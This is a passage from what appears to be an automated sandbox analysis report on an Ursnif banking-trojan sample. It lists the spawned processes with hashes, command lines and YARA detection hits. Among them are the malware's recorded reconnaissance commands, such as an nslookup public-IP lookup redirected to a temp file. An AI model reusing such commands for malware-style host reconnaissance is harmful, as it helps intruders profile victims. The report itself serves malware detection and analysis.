MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000002.551762255.0000023D83CEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.549603745.0000023D83CEC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.547994492.0000023D83620000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.546791184.0000023D83620000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001F.00000000.544941434.0000023D83620000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.549734741.0000023D83CEC000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4176 Parent PID: 3352

General

Start time:	20:22:19
Start date:	24/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6225d0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000021.00000000.607122164.00000163C5160000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000002.848361945.00000163C5B02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000021.00000000.613095849.00000163C5160000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000021.00000000.618879777.00000163C5160000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4440 Parent PID: 3352

General

Start time:	20:22:40
Start date:	24/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6225d0000
File size:	99272 bytes

MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.640272876.000001EAE4570000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.841098267.000001EAE4A02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.645879141.000001EAE4570000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000023.00000000.651725640.000001EAE4570000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4544 Parent PID: 3352

General

Start time:	20:22:55
Start date:	24/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6225d0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000024.00000000.665585940.0000027741BA0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000024.00000000.663821435.0000027741BA0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000002.838458423.0000027741E02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000024.00000000.661999238.0000027741BA0000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 6956 Parent PID: 3352

General

Start time:	20:22:57
Start date:	24/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\A402.bi1"
Imagebase:	0x7ff7007b0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5060 Parent PID: 6956

General

Start time:	20:23:01
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 6640 Parent PID: 3352

General

Start time:	20:23:01
Start date:	24/11/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6225d0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 1956 Parent PID: 6956

General

Start time:	20:23:02
Start date:	24/11/2021
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff75fbc0000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5876 Parent PID: 3352

General

Start time:	20:23:08
Start date:	24/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\A402.bi1"
Imagebase:	0x7ff7007b0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F

Copyright Joe Security LLC 2021

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6148 Parent PID: 5876

General

Start time:	20:23:10
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5704 Parent PID: 3352

General

Start time:	20:23:12
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\syswow64\cmd.exe" /C pause dll mail, ,
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.702102398.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.702289385.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.702177373.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.702063313.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.702232762.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.702016813.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.702206900.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000002.703676134.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.701957024.0000000003298000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.702145483.0000000003298000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 4856 Parent PID: 5704

General

Start time:	20:23:13
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021